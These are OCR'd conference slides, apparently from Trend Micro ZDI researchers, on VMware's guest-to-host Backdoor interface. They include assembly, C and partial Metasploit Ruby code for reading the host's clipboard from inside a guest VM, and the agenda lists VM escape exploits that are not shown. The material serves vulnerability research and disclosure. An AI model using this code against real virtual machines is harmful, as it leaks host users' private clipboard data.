
VMware Escapology

Abdul-Aziz Hariri**

Jasiel Spelman

Joshua Smith


Recycle Bin
VMware Workstati...
ProcExp
Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-6FGL5O7\ZDI]
File Options View Process Find Users Help
Process CPU Private Bytes Working Set PID Description Company Name User Name Image Type Integrity
nvxdsync.exe < 0.01 10,588 K 23,856 K 1728 <access denied>
nvscpapisvr.exe 2,832 K 7,592 K 1516 Stereo Vision Control Panel ... NVIDIA Corporation <access denied>
svchost.exe 13,728 K 21,960 K 1532 Host Process for Windows S... Microsoft Corporation <access denied>
igfxCUIService.exe 1,704 K 8,052 K 1876 igfxCUIService Module Intel Corporation <access denied>
svchost.exe 0.02 2,864 K 9,584 K 2008 Host Process for Windows S... Microsoft Corporation <access denied>
audiodg.exe 4.36 26,944 K 35,300 K 4288 <unable to open t... 64-bit
RtkAudioService64.exe 1,680 K 7,292 K 1632 Realtek Audio Service Realtek Semiconductor <access denied>
RAVBg64.exe 5,820 K 13,184 K 2192 <access denied>
svchost.exe 3,340 K 11,476 K 2248 Host Process for Windows S... Microsoft Corporation <access denied>
svchost.exe 4,008 K 12,776 K 2372 Host Process for Windows S... Microsoft Corporation <access denied>
spoolsv.exe 5,896 K 14,460 K 2484 Spooler SubSystem App Microsoft Corporation <access denied>
AdminService.exe 2,664 K 7,752 K 2724 Windows Setup API Windows (R) Win 7 DDK p... <access denied>
IntelCpHDCPSvc.exe 1,424 K 7,072 K 2760 IntelCpHDCPSvc Executable Intel Corporation <access denied>
svchost.exe 6,416 K 21,344 K 2780 Host Process for Windows S... Microsoft Corporati... <access denied>
esif_uf.exe 1,608 K 6,356 K 2812 Intel(R) Dynamic Platform a... Intel Corporation <access denied>
esif_assist_64.exe < 0.01 1,008 K 3,800 K 2148 DESKTOP-6FGL5... 64-bit Medium
svchost.exe 7,292 K 19,776 K 2952 Host Process for Windows S... Microsoft Corporati... <access denied>
vmnat.exe < 0.01 1,888 K 6,856 K 2960 VMware NAT Service VMware, Inc. <access denied>
vmnetdhcp.exe 7,404 K 4,788 K 2968 VMware VMnet DHCP service VMware, Inc. <access denied>
WavesSysSvc64.exe 5,908 K 11,872 K 29... Waves Audio Ltd. <access denied>
vmware-authd.exe 0.08 4,204 K 1... 30... VMware Authorization Service VMware, Inc. <access denied>
vmware-vmx.exe 0.29 536,520 K 2,54... 54... VMware Workstation VMware, Inc. DESKTOP-6FGL5... 64-bit Medium
vmware-usbarbitrator64.exe < 0.01 2,408 K 9,9... 304... VMware USB Arbitration Ser... VMware, Inc. <access denied>
MsMpEng.exe 0.04 121,532 K 120,292 K 106... Antimalware Service Execut... Microsoft Corporation <access denied>
IntelCpHeciSvc.exe 1,964 K 7,604 K IntelCpHeciSvc Executable Intel Corporation <access denied>
vmware-hostd.exe < 0.01 27,568 K 47,228 K 35... VMware Host Agent <access denied>
svchost.exe 1,592 K 6,760 K 3608 Host Process for Windows S... Microsoft Corporation <access denied>
NisSrv.exe 15,188 K 7,828 K 3968 Microsoft Network Realtime ... Microsoft Corporation <access denied>
SearchIndexer.exe 26,768 K 23,784 K 880 Microsoft Windows Search I... Microsoft Corporation <access denied>
svchost.exe 4,084 K 18,724 K 1768 Host Process for Windows S... Microsoft Corporation DESKTOP-6FGL5... 64-bit Medium
CPU Usage: 7.35% Commit Charge: 30.64% Processes: 77 Physical Usage: 32.67%
video
Ask me anything
3:08 PM
3/22/2017

Agenda

- Introductions
- VMware General Architecture (Simplified)
- Host <-> Guest Communication
  - Backdoor Interface
  - Exploiting Copy/Paste
  - Metasploit Library & Post Module
- VM Escapes
  - VMwareHostOpen/HGFS
    - Logic
    - Metasploit Local Exploit Module
  - VMware DnD Use-After-Free
    - RPC Calls & Exploitation
    - Metasploit Local Exploit Module
- Conclusion

Abdul-Aziz Hariri (aka Adobul)

- BS in Computer Sciences – University of Balamand
- Currently a Senior Security Researcher at ZDI
  - Root Cause analysis / Vulnerability Research / Exploit development
  - ZDI Case Lead
  - Pwn2Own Preparation / Judging entries
- Past Experiences
  - Bits Arabia, Insight-Tech and Morgan Stanley
- Past research:
  - Pwn4Fun 2014 renderer exploit writer
  - Microsoft Bounty submission
  - Patents on Exploit Mitigation Technologies
  - Adobe Reader research
- Twitter: @abdhariri

TREND MICRO

Joshua Smith


- BS in Aeronautical Engineering – Rensselaer Polytechnic Institute
- MA in Information Systems – University of Great Falls
- Currently the Manager of “FuzzOps” at ZDI
  - Manage internal, fuzzing, & automated analysis infrastructure
  - Senior Security Researcher at ZDI
  - Current 😅 of Pwn2Own (apologies), i.e. I run the “floor”
- Past Experiences
  - JHUAPL, USAF Red & Blue Teams, external Metasploit dev
- Past research:
  - Mostly virtual appliance stuff and any RISC bugs
  - HDMI CEC (DefCon 23)
  - Military weapon systems (stuff that will never see the light of day)
- Twitter: @kernelsmith

Jasiel Spelman

- BA in Computer Science – University of Texas at Austin
- Currently a Senior Security Researcher at ZDI
  - Root Cause analysis / Vulnerability Research / Exploit development
  - Research Lead
  - Pwn2Own Invigilator
- Past Experiences
  - TippingPoint Digital Vaccine team
- Past research:
  - Pwn4Fun 2014 sandbox escape exploit writer
  - Patents on zero day protection technologies
  - Windows kernel information leaks
  - Adobe Flash RE & RCE vulnerabilities
- Twitter: @ WanderingGlitch

VMware General Architecture

VMware General Architecture (Simplified*)



* very

Good Question

- As it turns out, quite a bit
- Regardless of whether VMware tools are installed

Host <-> Guest Communication

Host <-> Guest Communication

- Communication is done by accessing special I/O ports
- VMware implements an interface called “Backdoor”
  - Hijacks the IN/OUT instructions
  - Supports multiple commands
  - Supports two main protocols: RPCI and TCLO
  - Can be used to extract host information
  - Can be used to send Guest->Host RPC requests
- The Backdoor interface cannot be disabled*


* Not entirely w/o binary mods

Host <-> Guest Communication - Backdoor

- Supports multiple commands/functions
  - The commands can be found in the open-vm-tools on github
  - backdoor_def.h defines these commands
- The guest can't invoke all commands, but more than you think…

```
#define   BDOOR_CMD_APMFUNCTION              2 /* CPL0 only. */
#define   BDOOR_CMD_GETDISKGEO               3
#define   BDOOR_CMD_GETPTRLOCATION           4
#define   BDOOR_CMD_SETPTRLOCATION           5
#define   BDOOR_CMD_GETSELLENGTH             6
#define   BDOOR_CMD_GETNEXTPIECE             7
#define   BDOOR_CMD_SETSELLENGTH             8
#define   BDOOR_CMD_SETNEXTPIECE             9
#define   BDOOR_CMD_GETVERSION              10
#define   BDOOR_CMD_GETDEVICELISTELEMENT    11
#define   BDOOR_CMD_TOGGLEDEVICE            12
#define   BDOOR_CMD_GETGUIOPTIONS           13
#define   BDOOR_CMD_SETGUIOPTIONS           14
#define   BDOOR_CMD_GETSCREENSIZE           15
#define   BDOOR_CMD_MONITOR_CONTROL         16 /* Disabled by default. */
#define   BDOOR_CMD_GETHWVERSION            17
```

Host <-> Guest Communication - Backdoor



Host <-> Guest Communication - Backdoor

- Invoking Backdoor functions is simple:

```
mov eax, 564D5868h /* magic number VMX */
mov ecx, command-number /* 1001e = RPC */
mov ebx, command-specific-param
mov dx,  5658h     /* VMware I/O port VX*/
in  eax, dx
```

```
/*
 * backdoor_def.h --
 *
 *      This contains backdoor defines that can be includ
 *      an assembly language file.
 */


#ifndef _BACKDOOR_DEF_H_
#define _BACKDOOR_DEF_H_

#define INCLUDE_ALLOW_MODULE
#define INCLUDE_ALLOW_USERLEVEL

#define INCLUDE_ALLOW_VMCORE
#define INCLUDE_ALLOW_VMKERNEL
#include "includeCheck.h"

/*
 * If you want to add a new low-level backdoor call
 * application, please consider using the GuestRpc m
 */

#define BDOOR_MAGIC 0x564D5868

/* Low-bandwidth backdoor port. --hpreg */

#define BDOOR_PORT 0x5658
```

Host <-> Guest Communication - RPCI

- Supports multiple commands
  - rpctool.exe
    - Source in open-vm-tools
    - Can send RPCI commands
  - Can find commands in vmware-vmx.exe
  - Also sprinkled throughout the open-vm-tools source

```
C:\Program Files\VMware\VMware Tools>rpctool.exe
rpctool syntax:

  rpctool <text>


C:\Program Files\VMware\VMware Tools>rpctool.exe "vmx.capability.tools_is_upgradable"
1

C:\Program Files\VMware\VMware Tools>
```

.rdata:0000000...	0000001D	C	tools.capability.printer_set
.rdata:0000000...	0000001A	C	tools.capability.features
.rdata:0000000...	0000001F	C	tools.capability.unity.taskbar
.rdata:0000000...	00000017	C	tools.capability.unity
.rdata:0000000...	00000027	C	tools.capability.display_global_offset
.rdata:0000000...	00000026	C	tools.capability.display_topology_set
.rdata:0000000...	00000020	C	tools.capability.resolution_min

Host <-> Guest Communication – Summary

- Backdoor channel is used for host <=> guest communication
- Hijacks in/out instructions
- RPCI is used from guest -> host, but can be bidirectional
- TCLO is used from host -> guest
- RPCI commands can be found in vmware-vmx and in open-vm-tools
- open-vm-tools is a goldmine of information!

So What? How can we use this?

So What? How Can We Use This?


- We can do a lot with RPCI, more on that later
- What other backdoor functionality is availa


```
#define   BDOOR_CMD_APMFUNCTION                2
#define   BDOOR_CMD_GETDISKGEO                 3
#define   BDOOR_CMD_GETPTRLOCATION             4
#define   BDOOR_CMD_SETPTRLOCATION             5
#define   BDOOR_CMD_GETSELLENGTH               6
#define   BDOOR_CMD_GETNEXTPIECE               7
#define   BDOOR_CMD_SETSELLENGTH               8
#define   BDOOR_CMD_SETNEXTPIECE               9
#define   BDOOR_CMD_GETVERSION                 10
#define   BDOOR_CMD_GETDEVICELISTELEMENT       11
#define   BDOOR_CMD_TOGGLEDEVICE               12
                                               13
                                               14
                                               15
#define   BDOOR_CMD_MONITOR_CONTROL            16
#define   BDOOR_CMD_GETHWVERSION               17
#define   BDOOR_CMD_OSNOTFOUND                 18
#define   BDOOR_CMD_GETUUID                    19
#define   BDOOR_CMD_GETMEMSIZE                 20
#define   BDOOR_CMD_HOSTCOPY                   21
```

- BDOOR_CMD_GETSELLENGTH – gets the length of the **clipboard** data
- BDOOR_CMD_GETNEXTPIECE – Used to **retrieve** the clipboard data

Can’t I Just Disable Copy/Paste & DnD?

- Yes.
- But, by default, both are enabled
- I don’t have VMware tools installed, so I’m fine right?
- Well, VMware tools just add libs to facilitate calling the Backdoor
- Libs? Where we’re going, we don’t need libs…





Which Data Could We Potentially Grab?

- We can exploit this to grab the host OS clipboard data

```
mov eax, 564D5868h /* magic number */
mov ecx, BDOOR_CMD_GETSELLENGTH
/* mov ebx, command-specific-param */
mov dx,  5658h  /* VMware I/O port */
in  eax, dx
```

```
int32 GetHostSelectionLength() {
    Backdoor_proto bp;
    bp.in.cx.halfs.low = BDOOR_CMD_GETSELLENGTH;
    Backdoor(&bp);
    return bp.out.ax.word;
}

uint32 GetNextPiece() {
    Backdoor_proto bp;

    bp.in.cx.halfs.low = BDOOR_CMD_GETNEXTPIECE;
    Backdoor(&bp);
    return bp.out.ax.word;
}
```

Setting the Stage: vmware_copy_pirate

MSF Module Type	post/multi/gather/vmware_copy_pirate
Cause	Logic, config
Direction	Guest-to-Guest, Guest-to-Host
Impact	Information leak (copy buffer)
Hypervisor	VMware Fusion/Workstation
Host OS	Any hypervisor supported desktop OS
Guest OS	Any hypervisor supported guest OS
Status	Works as designed

Metasploit Framework

- Handling the Backdoor_proto object
  - BinData gem
    - Define structs to read from and write to obj
- Sending the Backdoor commands
  - We need an MSF interface

```
def backdoor(bp)
  bp.in.ax.halfs = BDOOR_MAGIC # .in.ax.word
  bp.in.dx.halfs.low = BDOOR_PORT
  @vmware_backdoor.backdoor_in_out(bp)
  bp
end

def get_host_selection_length(bp)
  bp.in.cx.halfs.low = BDOOR_CMD_GETSELLENGTH
  backdoor(bp)
  bp.out.ax.word
end

def get_next_piece(bp)
  bp.in.cx.halfs.low = BDOOR_CMD_GETNEXTPIECE
  backdoor(bp)
  bp.out.ax.word
end

def run
  bp = BackdoorProto.new
```

Metasploit Framework – VMware Lib

- Welcome the VMware lib
  - Currently Msf::Post::Vmware, but may change*
- Challenges
  - Need to execute dynamically generated assembly at will
  - The assembly must reference buffers in memory
  - We must allocate and write to those buffers
  - Sometimes we must read back from the I/O port
  - We need to do this in the guest's memory, from MSF

* Not in master yet

